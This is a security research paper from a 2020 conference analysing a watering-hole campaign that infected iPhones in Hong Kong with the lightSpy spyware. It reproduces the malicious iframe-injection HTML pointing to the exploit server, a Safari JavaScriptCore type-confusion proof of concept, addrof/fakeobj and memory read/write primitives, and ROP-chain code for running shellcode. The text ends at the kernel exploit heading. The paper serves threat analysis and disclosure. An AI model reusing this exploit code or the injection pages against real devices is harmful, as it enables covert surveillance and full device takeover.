VB2020 localhost

30 September - 2 October, 2020 / vblocalhost.com

# TAKE CARE, SPYWARE IS SLIPPING INTO YOUR PHONES THROUGH OPERATION POISONED NEWS


**Ecular Xu, Elliot Cao, Lilang Wu & William Gamazo Sanchez**

Trend Micro, USA

ecular_xu@trendmicro.com
405408272@qq.com
574407955@qq.com
william_gamazosanchez@trendmicro.com

## ABSTRACT

According to multiple statistical sources, mobile *iOS* systems are second in worldwide deployments behind *Android* systems. At same time, in recent years there has been an increase in the quality and amount of research published relating to the security of *iOS* systems. These two factors contribute to *iOS* being selected as a target operating system for malicious activity in certain conditions.

This paper will describe the details of a campaign targeting *iOS* users in Hong Kong using publicly known vulnerabilities and custom designed spying tools. Although most of the paper focuses on the *iOS* technical aspect there is also a section dedicated to *Android*, as during the investigation the same campaign was found to also be targeting *Android* users. It is out of the scope of this paper to speculate about the attribution of these attacks and instead we focus on the technical details. However, based on the analysis it is clear that one of the intentions was to extract as much information as possible from the compromised devices and to control them remotely. We will present an approximate timeline analysis of the vulnerabilities exploited in the campaign.


## INTRODUCTION

The discovery of this campaign was the result of a custom-built internal system capable of monitoring samples captured from different sources. The system does attribution on the captured samples, employing both automatic and manual analysis, with the manual analysis part employing the abilities of experienced threat researchers. The initial discovery was an HTML sample with suspicious indicators picked up by the automatic analysis, which required further manual analysis. Once the HTML sample was found to be malicious the investigation started. The initial analysis quickly concluded that the HTML sample was exploiting a publicly known vulnerability on the *Safari* browser, and the exploitation techniques it was using were also publicly known.

It was found that one of the attack sources was from four different forums of Hong Kong-based users. Attackers posted links on the forums to malicious web pages that then redirected the users to actual news websites to disguise the fact that they were under attack. The campaign designed several web pages with the same intention and injected them with an iframe that loads an *iOS* exploit. Users with unpatched *iPhones* that accessed the concerned links would be infected with an *iOS* malware that can spy on and take full control of the device. The *iOS* exploit was designed to target vulnerable *iOS* versions 12.1 and 12.2 on several models ranging from the *iPhone 6S* to the *iPhone X*.

The *Safari* vulnerability exploited in this campaign was publicly known but the installed malware was new and the name 'lightSpy' was selected for it. lightSpy is a modular backdoor that allows the attacker to remotely execute a shell command and manipulate files on the infected device. It is also implemented with several functionalities through different modules for exfiltrating data from the infected device, including:

- Hardware information
- Contacts
- Keychain
- SMS messages
- Phone call history
- GPS location
- Connected Wi-Fi history
- Browser history of *Safari* and *Chrome*

The malware also reports the surrounding environment of the device by:

- Scanning the local network IP address
- Scanning available Wi-Fi networks

The campaign also employs modules specifically designed to exfiltrate data from popular messaging applications such as *QQ*, *WeChat* and *Telegram*.

Our research revealed that the campaign also targeted *Android* devices in 2019, with the URL links of a malicious APK file posted on public Hong Kong-based *Telegram* channels. The message that the threat actors sent was disguised as a promotion of a seemingly legitimate application, luring *Android* users to install it on their devices. The malware can also exfiltrate device information, contacts, and SMS messages. The *Android* malware was also new and was named 'dmsSpy'.

We dubbed the campaign 'Operation Poisoned News'.

## ATTACK CHAIN

### Watering hole attack tactic

On 19 February, we started noticing a watering hole attack targeting *iOS* users. The malicious web page crafted by the attacker contained three iframe links to three different sites, with only one that was visible on the browser. The visible link connected to a page from a legitimate news website to make users believe they were looking at the original news website. One invisible iframe connected back to the web server for the visitor statistic. Another invisible iframe connected to another server, which hosted the main script of the *Safari* browser exploit.

```
<!DOCTYPE html>
<html lang="cn">
<head>
    <meta charset="utf-8">
</head>
<body>
    <iframe src="http://45.83.237.13:8088/[redacted]/index.html" width=0 height=0 style="display:none"></iframe>
    <iframe src="http://www.facebooktoday.cc/news.php?id=202003041" width=0 height=0 style="display:none"></iframe>
    <iframe src="https://[redacted]' frameborder=0  width='100%' height='4900px' scrolling='no'></iframe>


</div>
</body>
</html>
```

*Figure 1: HTML code of the malicious website with three iframes.*

The threat actors further tricked users on the source of these malicious news web pages by posting them on four different forums of Hong Kong-based users. All of these forums are popular and provide their own mobile applications for their users. Operation Poisoned News usually posted the topic on the general discussion section of the forums.

The forum post includes the news headline, the pictures from the news, and the malicious link the threat actors prepared. The forum accounts we found were registered immediately before the malicious link was posted. We believe it was directly posted by the campaign, and not a case where people reshared the news links from another source.

The news topics selected as a lure were mostly related to sexually implied headlines or those related to the COVID-19 disease. We believe these topics weren't used to target specific users.

| | | | |
|---|---|---|---|
| H奶[redacted]辣曬性感寫真 雙腿夾緊洩「神秘黑三角」 | [redacted] | 2/3/2020 9:01 | 9 |
| 最美空姐[redacted]慘輸慘 強碰千年一遇美女 | | 27/2/2020 11:56 | 2 |
| 最美空姐[redacted]慘輸慘 強碰千年一遇美女 | | 27/2/2020 9:47 | 0 |
| H奶[redacted]辣曬性感寫真 雙腿夾緊洩「神秘黑三角」 | | 27/2/2020 9:42 | 0 |
| 35E香港女星滯留韓國被催快回家 | | 26/2/2020 15:44 | 1 |
| 35E香港女星滯留韓國被催快回家 | | 26/2/2020 15:17 | 0 |
| 鋼琴女神辣穿比基尼洗超跑[redacted]蜜桃美夠見客 | | 26/2/2020 9:09 | 1 |
| [redacted]巨乳羞頂「[redacted]」網友對[redacted]的憎恨指數爆增 | | 25/2/2020 9:41 | 0 |
| [redacted]巨乳羞頂「[redacted]」網友對[redacted]的憎恨指數爆增 | | 25/2/2020 9:40 | 0 |
| 網友爆料95後女星[redacted]遭[redacted]、[redacted]玩入院 | | 24/2/2020 15:49 | 2 |
| | | | |
| [redacted]遊樂園兩腿大開！一彎腰…超兇奶彈震撼滑出 | | 21/2/2020 19:55 | 5 |
| 超辣！[redacted]無碼泡澡照曝光 S型「窒息曲線」宅宅噴鼻血惹～ | | 21/2/2020 9:21 | 0 |
| AV女優霸主是誰？ 老司機推薦名單曝光 | | 20/2/2020 17:24 | 0 |
| AV女優霸主是誰？ 老司機推薦名單曝光 | | 20/2/2020 17:22 | 0 |
| 最美空姐穿上制服「重回老本行」網回憶湧現：漂亮 | | 20/2/2020 15:49 | 0 |
| 【武漢肺炎】封城致供應鏈斷裂 港商：香港或陷物資短缺 | | 20/2/2020 15:45 | 1 |
| 香港女模陪男友被困武漢　遭同鄉嗆「死了不值得可憐」 | | 19/2/2020 20:12 | 2 |
| 香港女模陪男友被困武漢　遭同鄉嗆「死了不值得可憐」 | | 19/2/2020 19:52 | 1 |
| 香港女模陪男友被困武漢　遭同鄉嗆「死了不值得可憐」 | | 19/2/2020 19:52 | 0 |
| 香港女模陪男友被困武漢　遭同鄉嗆「死了不值得可憐」 | | 19/2/2020 19:47 | 0 |

*Figure 2: List of news topics posted by the campaign.*


*Figure 3: Forum post with link to malicious site.*

We also found a second type of watering hole website that did not use an iframe to load news websites. The page directly copied the original news page and injected the iframe linked to the campaign's exploit server. Our telemetry data shows that this type of watering hole was distributed in Hong Kong starting 2 January. However, we were not able to identify where the malicious link was distributed at that time.

```
<body style="position: relative; min-height: 100%; top: 0px;">
<iframe width=0 height=0 style="display:none" src=http://45.83.237.13:8088/[redacted]/index.html ></iframe>

<div id="div-GDPR-message" style="position: relative;"><div class="cookies-container"><div class="cookie-title"><sp
<!-- Google Tag Manager (noscript) -->
<noscript><iframe src="https://www.googletagmanager.com/ns.html?id=[redacted] height="0" width="0" style="display
<!-- End Google Tag Manager (noscript) -->
```

*Figure 4: Copied news page with an iframe that loads the remote exploit.*

## Infection chain

Analysing the original captured HTML sample shows that the attack was designed to exploit *iOS* versions 12.1 and 12.2, targeting *iPhone* models from the *6S* up to the *iPhone X*. Figure 5 shows how the exploit checks for different supported *iOS* and device versions.

```
Here we go...
[+] start check device...
[+] supported target list:
- device:iPhone X,os version:12.2
- device:iPhone 8,os version:12.2
- device:iPhone 8+,os version:12.2
- device:iPhone 7,os version:12.2
- device:iPhone 7+,os version:12.2
- device:iPhone 6S,os version:12.2
- device:iPhone 7,os version:12.12
- device:iPhone 7,os version:12.14
- device:iPhone 7,os version:12.11
- device:iPhone 7,os version:12.1
[*] get device gpu info:Apple A9X GPU|Apple A10X GPU|Apple A9 GPU|Apple A10 GPU|Apple A11 GPU|Apple A12X GPU|Apple A12 GPU|Apple A8 GPU|Apple A8X GPU|Apple A13 GPU
[*] gpu list:A9X,A10X,A9,A10,A11,A12X,A12,A8,A8X,A13
[*] width:1440,height:900
```

*Figure 5: Code checking for target iOS devices.*

The full exploit chain involves exploiting a silently patched *Safari* bug on multiple recent *iOS* versions and a customized kernel exploit. Once the *Safari* browser renders the exploit, a silently patched bug is taken advantage of, which leads to the exploitation of a known kernel vulnerability to gain root privileges. The exploited kernel bug has been assigned the CVE ID CVE-2019-8605 [1].

However, the silently patched bug exploited on Safari does not have an assigned CVE ID; some researchers also noted an associated history of failed patches [2].

After compromising a device, the attacker installs undocumented and sophisticated spyware for maintaining control over the device and exfiltrating information. The spyware has a modular design with multiple capabilities, such as:

- Modules update
- Remote command dispatch per module
- Complete shell command module

Many of the modules were designed for data exfiltration; for example, there are modules for stealing information from *WeChat* and *Telegram*. Figure 6 shows the full attack chain and names the modules initially downloaded and configured.

As mentioned before, the malware was named 'lightSpy'. *Light* is the module manager of this *iOS* spyware architecture. While analysing the payload, payload.dylib*,* we noticed that the decoded configuration file used by launchctl shows a URL that points to /androidmm/light*,* which hints that there is probably also an *Android* version of lightSpy, as shown in Figure 7.

The payload is signed using the *Apple* developer certificate chain, probably to evade detection. The campaign is relatively new, based on the signature date (29 November 2019), as shown in Figure 8.

The next sections describe each stage of the full attack chain for *iOS*, including an analysis of the lightSpy malware. The final section covers the *Android* APK and how it is related to the Operation Poisoned News campaign.

## Vulnerability timeline

The exploited vulnerability in Operation Poisoned News does not to have a CVE ID assigned and was a bug silently patched by the *WebKit* developers. It is useful to perform a timeline analysis of the bug in order to understand and speculate about why this bug was selected by the attackers and find possible indications as to when the campaign started using it.






*Figure 6: lightSpy infection chain.*



```
    StartupParameters= {
    "ip_port" =     (
                {
            strRemoteIP = [redacted]
            uRemotePort = [redacted]
        },
                {
            strRemoteIP = [redacted]
            uRemotePort = [redacted]
        },
                {
            strRemoteIP = [redacted]
            uRemotePort = [redacted]
        }
    );
    strConsoleParam = "s4|12|1";
    strDownAddress = "http://[redacted]/androidmm/light";
}
```



*Figure 7: Config file hints at Android counterpart.*

```
Format=Mach-O thin (arm64)
CodeDirectory v=20400 size=6250 flags=0x0(none) hashes=187+5 location=embedded
Signature size=4709
Authority=iPhone Developer: [redacted]
Authority=Apple Worldwide Developer Relations Certification Authority
Authority=Apple Root CA
Signed Time=Nov 29, 2019 at 17:03:44
Info.plist=not bound
TeamIdentifier=XWXR3A543Y
Sealed Resources=none
Internal requirements count=1 size=172
```

*Figure 8: Signed time indicates late November 2019.*

The *Safari* browser [3] is based on open source *WebKit* browser engine [4]. One of the components of *WebKit* is the JavascriptCore, the JavaScript engine, and this is where the exploited bug is present. On 5 July 2019 a known *iOS* researcher, Luca Todesco [5], posted on *Twitter* that he had come across a bug in JavascriptCore. Figure 9 shows the original tweet (still available at the time of writing).





*Figure 9: JavascripCore bug post.*

At the time the tweet was posted the bug was fixed, but *Apple* had not released an update yet. The *Apple* policy on internally discovered bugs and CVE assignment [6] states that CVEs will be assigned to internally discovered bugs if the bug is unusually noteworthy. In practice, the bug was fixed in a publicly tracked case [7] without an actual *Apple* security update available yet. Figure 10 shows the bug timeline.





*Figure 10: JavascriptCore bug timeline.*

As the timeline shows, the bug remained an exploitable 0-day for 17 days. That provides a very good opportunity for the attacker, considering that after 17 days they would still have some time after the update was released before it was actually installed on users' *iPhone* devices. However, it is important to note that, from the point of view of *Apple*, this is an n-day because the bug was fixed in development, but from the point of view the customer it is a 0-day because affects the devices that users are actually using.

How does this timeline match the *iOS* and *Safari* versions? The versioning can be confusing because multiple software components are involved. Basically, there are three major software components: *iOS* by itself, *Safari* and *WebKit*. Figure 11 shows the versions correlated with the vulnerability timeline.

| vulnerable | time | iOS version | Safari version | WebKit version |
|---|---|---|---|---|
| yes | 13 May, 2019 | 12.3 | 12.1.1 | 607.2.6.0 |
| no | 22 July, 2019 | 12.4 | 12.1.2 | 607.3.9 |

*Figure 11: iOS updates.*

The table shows that *iOS* versions prior to 12.4 are vulnerable.

There is another aspect: the captured exploit only targeted devices with *iOS* version from 12.1 to 12.2. That means the attackers were targeting unpatched devices because at the time of the published PoC, *iOS 12.3* version was already published, which it is vulnerable but not included in the exploit chain.

The conclusion from this analysis is that the group behind the attack were not looking to use the 17-day window of the 'customer side' 0-day. Rather, the attacker was interested in unpatched devices not updated since 25 March 2019 [8].

## EXPLOIT ANALYSES

Even though the exploited bug and code execution techniques used in the captured exploit are known in the research community [9], this section will cover the exploit stages, providing some details focusing on what is unique to the analysed samples.

### The JavaScriptCore exploit

To briefly describe the exploit used to deploy lightSpy, the following will be covered:

1. **Bug triggering**: The use of the 'silently patched' vulnerability.
2. **The addrof/fakeobj primitives**: The use of generic exploit primitives to build an arbitrary R/W primitive from faked objects.
3. **Arbitrary address read/write primitive**: Taking advantage of the final WebAssembly arbitrary R/W primitives to overwrite the WebAssembly object.
4. **Shellcode execution**: The exploit shellcode execution that precedes the kernel exploit to get root privileges on the devices.

### *Bug triggering*

This bug is a JIT (just-in-time)-type confusion bug in *Safari*'s JavaScript engine JavaScriptCore.

```
let s = new Date();
let confuse = new Array(13.37,13.37);
s[1] = 1;
let hack = 0;
Date.prototype.__proto__ = new Proxy(Date.prototype.__proto__, {has: function() {
    if (hack) {
        print("side effect");
        confuse[1] = {};          3.
    }
}}); // this doesn't trigger type conversion of |s| into SlowPutArrayStorage

function victim(oj,f64,u32,doubleArray) {
    doubleArray[0];
    let r = 5 in oj;              2.
    f64[0] = f64[1] = doubleArray[1];
    u32[2] = 0x41414141;
    u32[3] = 0;
    // u32[2] += 0x18; < you'd use this for an actual production exploit in order to get a
    fake object rather than using 0x41414141
    doubleArray[1] = f64[1];
    return r;
}

let u32 = new Uint32Array(4);
let f64 = new Float64Array(u32.buffer);

for(let i=0; i<10000; i++) victim(s,f64,u32,confuse);   1.
hack = 1;
victim(s,f64,u32,confuse);
```

*Figure 12: Bug PoC.*

1. The for loop triggers the JIT bug on the victim() function.
2. In the victim() function, the expression 'let r = 5 in oj;' triggers the has() callback function.
3. Because the 'hack' flag has been set to 1 after the loop calling the victim() function being JIT'ed, the 'if' branch is executed and confuse[1] is set to an object. So the array 'confuse' is converted from 'ArrayWithDouble' to 'ArrayWithContigous' by this callback.

The problem is JIT does not know there could be a side effect in this callback and the second element of 'confuse' is a pointer, which was a number, and still treats the array 'confuse' as 'ArrayWithDouble', causing the type confusion.

### *The addrof/fakeobj primitives*

The addrof and fakeobj primitives were introduced from a Phrack article [9]. The addrof() function is used to leak the memory address of the given JavaScript object, and the fakeobj() function is used to accept some given address and return a faked JavaScript object at that location.

Because of the JIT-type confusion bug, the addrof and fakeobj primitives can easily be implemented by confusing a double and a pointer in the array. Figure 13 shows the addrof and fakeobj primitives.

### *Arbitrary address read/write primitive*

After getting addrof/fakeobj, it sprays 0x5000 Float64Array and a few WebAssembly objects. It is easy to build a faked and effective Structure ID of 0x5000, which matches the real Structure ID of the sprayed Float64Array. Next, it uses the Structure ID and fakeobj to get a faked object, and adds the Structure ID to get a faked WebAssembly.Memory object. It then creates a faked wasmInternalMemory, which has a large size, and sets it as the faked WebAssembly.Memory object's memory property (Figure 14).

Finally, it gets a stable memory read/write primitive by this faked WebAssembly.Memory object, as shown in Figure 15.

```
function fake_obj_at_address(where, high) {

    let s = new Date();
    let confuse = new Array(13.37, 13.37);
    s[1] = 1;
    let hack = 0;
    Date.prototype.__proto__ = new Proxy(Date.prototype.__proto__, {
        has: function () {
            if (hack) {
                confuse[1] = {};
            }
        }
    });

    function victim(oj, f64, u32, doubleArray) {
        doubleArray[0];
        let r = 5 in oj;
        f64[0] = f64[1] = doubleArray[1];

        u32[3] = high;
        u32[2] = where;
        doubleArray[1] = f64[1];
        return r;
    }

    let u32 = new Uint32Array(4);
    let f64 = new Float64Array(u32.buffer);

    for (let i = 0; i < 10000; i++) victim(s, f64, u32, confuse);
    hack = 1;
    victim(s, f64, u32, confuse);

    return confuse[1];
}
```

```
function __addrof(val) {

    let s = new Error();
    let confuse = new Array(13.37, 13.37);
    s[1] = 1;
    let hack = 0;
    Error.prototype.__proto__ = new Proxy(Error.prototype.__proto__,
    {
        has: function () {
            if (hack) {
                confuse[0] = val;
            }
        }
    });

    function victim(oj, f64, u32, doubleArray, high) {
        doubleArray[0];
        let r = 5 in oj;
        f64[0] = f64[1] = doubleArray[0];
        u32[3] = high;
        doubleArray[0] = f64[0];
        return r;
    }

    let u32 = new Uint32Array(4);
    let f64 = new Float64Array(u32.buffer);

    for (let i = 0; i < 10000; i++) victim(s, f64, u32, confuse, 0);
    hack = 1;
    victim(s, f64, u32, confuse, 0);
    let add = (u32[0] + u32[1] * 0x100000000);

    let h = (u32[0] + u32[1] * 0x100000000).toString(16)[0]
    victim(s, f64, u32, confuse, h);

    return add;
}
```

*Figure 13: The addrof and fakeobj primitives.*

```
var wasmBufferRawAddr = addrof2(wasmBuffer);
print('[+] wasmBufferRawAddr at 0x' + wasmBufferRawAddr.toString(16));
let h = new Int64(wasmBufferRawAddr).toString()[9];
var fakeWasmBuffer = fake_obj_at_address(wasmBufferRawAddr + 16, parseInt(h)

while (!(fakeWasmBuffer instanceof WebAssembly.Memory)) {
    jsCellHeader.assignAdd(jsCellHeader, Int64.One);
    wasmBuffer.jsCellHeader = jsCellHeader.asJSValue();
}

var wasmMemRawAddr = __addrof(wasmInternalMemory);
print('[+] wasmMemRawAddr at 0x' + wasmMemRawAddr.toString(16));
var wasmMem = fake_obj_at_address2(wasmMemRawAddr + 16, parseInt(h));

wasmBuffer.memory = wasmMem;

var importObject = {
    imports: {
        mem: fakeWasmBuffer
    }
};
```

```
var jsCellHeader = new Int64([
    0x00, 0x50, 0x00, 0x00,        faked Structure ID
    0x0,
    0x2c,
    0x08,
    0x1
]);

var wasmBuffer = {
    jsCellHeader: jsCellHeader.asJSValue(),
    butterfly: null,
    vector: null,                  faked WebAssembly.Memory
    memory: null,
    deleteMe: null
};

var wasmInternalMemory = {
    jsCellHeader: null,            faked wasmInternalMemory
    memoryToRead: {},
    sizeToRead: (new Int64('0x0FFFFFFFFFFFFFFF')).asJSValue(),
    size: (new Int64('0x0FFFFFFFFFFFFFFF')).asJSValue(),
    initialSize: (new Int64('0x0FFFFFFFFFFFFFFF')).asJSValue(),
    junk1: null,
    junk2: null,
    junk3: null,
    junk4: null,
    junk5: null,
};
```

*Figure 14: Faked Structure ID, WebAssembly.Memory, and wasmInternalMemory (top), and faked objects (bottom).*

```
var newprimitives = {};
newprimitives.create_writer = function(addrObj) {
newprimitives.read_i64 = function(addrObj, offset) {
newprimitives.write_i64 = function(addrObj, offset, value) {

newprimitives.write_non_zero = function(where, values)
{

newprimitives.read_i32 = function(addrObj, offset) {
newprimitives.write_i32 = function(addrObj, offset, value) {
newprimitives.read_i8 = function(addrObj, offset) {
newprimitives.write_i8 = function(addrObj, offset, value) {
newprimitives.copyto = function(addrObj, offset, data, length) {
newprimitives.copyfrom = function(addrObj, offset, length) {
newprimitives.addrof = window.addrof;
newprimitives.fakeobj = window.fakeobj;
print("[+] got stable memory r/w.");
window.primitives = newprimitives;
```

*Figure 15: Memory read/write primitives.*

### *Shellcode execution*

After getting the arbitrary address read/write primitive, the exploit achieves the shellcode execution in stage two.

It creates a JIT'ed function and gets the function address by the exported symbol 'startOfFixedExecutableMemoryPool'. After that, it builds a return-oriented programming (ROP) chain to write the shellcode to the JIT page and creates a temporary stack to execute the ROP chain:

```
var startOfFixedExecutableMemoryPoolAddr = 0;// new Int64(slideaddr(_off.startfixedmempool));
var endOfFixedExecutableMemoryPoolAddr = 0;//new Int64(slideaddr(_off.endfixedmempool));
if(_off.fixedmempool == 0){
        startOfFixedExecutableMemoryPoolAddr = new Int64(slideaddr(_off.startfixedmempool));
        endOfFixedExecutableMemoryPoolAddr = new Int64(slideaddr(_off.endfixedmempool));
}   else{
  var fixed = primitives.read_i64(slideaddr(_off.fixedmempool), 0);
  startOfFixedExecutableMemoryPoolAddr = Add(fixed, 0xc8);
  endOfFixedExecutableMemoryPoolAddr = Add(fixed, 0xd0);
}

//var startOfFixedExecutableMemoryPoolAddr = Add(slideaddr(_off.fixedmempool), 0xc8);
//var endOfFixedExecutableMemoryPoolAddr = Add(slideaddr(_off.fixedmempool), 0xd0);

print("[*] start:" + hexify(startOfFixedExecutableMemoryPoolAddr) + ",end:" + hexify(endOfFixedExecutableMemoryPoolAddr));

//return;
var startOfFixedExecutableMemoryPool = primitives.read_i64(startOfFixedExecutableMemoryPoolAddr, 0);
var endOfFixedExecutableMemoryPool = primitives.read_i64(endOfFixedExecutableMemoryPoolAddr, 0);
print("[*] start:" + hexify(startOfFixedExecutableMemoryPool) + ",end:" + hexify(endOfFixedExecutableMemoryPool));
```

```
 var create_stack = function(call_func){
        if(_off.performJITMemcpy_func == 0) {

                var jitWriteSeparateHeapsFunctionAddr = slideaddr(_off.jit_writeseperateheaps_func);
                var jitWriteSeparateHeapsFunction = primitives.read_i64(jitWriteSeparateHeapsFunctionAddr, 0);
                var code_off = Sub(codeAddr, startOfFixedExecutableMemoryPool);
                call_func(jitWriteSeparateHeapsFunction, code_off, paddr, shsz);
        call_func(jmpAddr, primitives.read_i64(primitives.addrof(binary),2), dlsym,startOfFixedExecutableMemoryPool,
        endOfFixedExecutableMemoryPool, jitWriteSeparateHeapsFunction);

        }else{

                    var useFastPermisionsJITCopyAddr = slideaddr(_off.usefastpermissions_jitcopy);
                    var useFastPermisionsJITCopy = primitives.read_i64(useFastPermisionsJITCopyAddr, 0);

                    var performJITMemcpy = Int64.Zero;
                    if (useFastPermisionsJITCopy) {  //ip8 up
                        performJITMemcpy = slideaddr(_off.performJITMemcpy_func);
                    }
                    //var code_off = Sub(codeAddr, startOfFixedExecutableMemoryPool);
                    //add_call_via_x8(jitWriteSeparateHeapsFunction, code_off, paddr, shsz);

                    call_func(performJITMemcpy, codeAddr, paddr, shsz);
                    //log.info("jmpAddr:" + hexify(jmpAddr));
                    //jmpAddr= new Int64(0x111111111);
                    call_func(jmpAddr, primitives.read_i64(primitives.addrof(binary), 2), dlsym, 0, endOfFixedExecutableMemoryPool
                    , performJITMemcpy);

                    //add_call_via_x8(longjmp, jmpbufAddr, 12);
        }
 }

 if(_off.callver == 1){
     create_stack(add_call);
 }else if(_off.callver == 2){
     create_stack(add_call_via_x8);
 }
```

```
var add_call_llvm = function (func, x0, x1, x2, x3, x4, jump_to) {
    // in stackloader:
    arr[pos++] = 0xdead0010;                // unused
    arr[pos++] = 0xdead0011;                // unused
    arr[pos++] = 0xdead0012;                // unused
    arr[pos++] = 0xdead0013;                // unused
    arr[pos++] = 0xdead0013;              // x6 (gadget for regloader)
    arr[pos++] = 0xdead0013;              // x28 (gadget for regloader)
    arr[pos++] = 0xdead0014;                // x27 (unused)
    arr[pos++] = 0xdead0015;                // x27 (unused)
    arr[pos++] = x4.lo();                   // x26 == x4 (arg5)
    arr[pos++] = x4.hi();                   // x26 == x4 (arg5)
    arr[pos++] = x0.lo();                   // x25 == x3 (arg4)
    arr[pos++] = x0.hi();                   // x25 == x3 (arg4)
    arr[pos++] = 0xdead0015;                  // x24 == x2 (arg3)
    arr[pos++] = 0xdead0015;                  // x24 == x2 (arg3)
    arr[pos++] = func.lo();                  // x23 == x0 (arg1)
    arr[pos++] = func.hi();                  // x23 == x0 (arg1)
    arr[pos++] = x1.lo();                   // x22 == x1 (arg2)
    arr[pos++] = x1.hi();                   // x22 == x1 (arg2)
    arr[pos++] = x2.lo();                 // x21 (func)
    arr[pos++] = x2.hi();                 // x21 (func)
    arr[pos++] = x3.lo();                // x20 (unused)
    arr[pos++] = x3.hi();                // x20 (unused)
    arr[pos++] = dispatch.lo();               // x19 (unused)
    arr[pos++] = dispatch.hi();               // x19 (unused)
    var tmppos = pos;
    arr[pos++] = Add(stack, tmppos * 4 + 0x40).lo(); // x29
    arr[pos++] = Add(stack, tmppos * 4 + 0x40).hi(); // x29
    arr[pos++] = regloader.lo();            // x30 (first gadget)
    arr[pos++] = regloader.hi();            // x30 (first gadget)

    // after dispatch:
    arr[pos++] = 0xdead0020;                // unused
    arr[pos++] = 0xdead0021;                // unused
    arr[pos++] = 0xdead0022;                // unused
    arr[pos++] = 0xdead0023;                // unused
    arr[pos++] = 0xdead0024;                // x22 (unused)
    arr[pos++] = 0xdead0025;                // x22 (unused)
    arr[pos++] = 0xdead0026;                // x21 (unused)
```

*Figure 16: Temp stack for executing the ROP chain.*

Since the payload contains the jailbreak code after the successful execution of the payload, it will get root privilege.

The next section describes how the payload gets root privilege.

## Kernel exploit

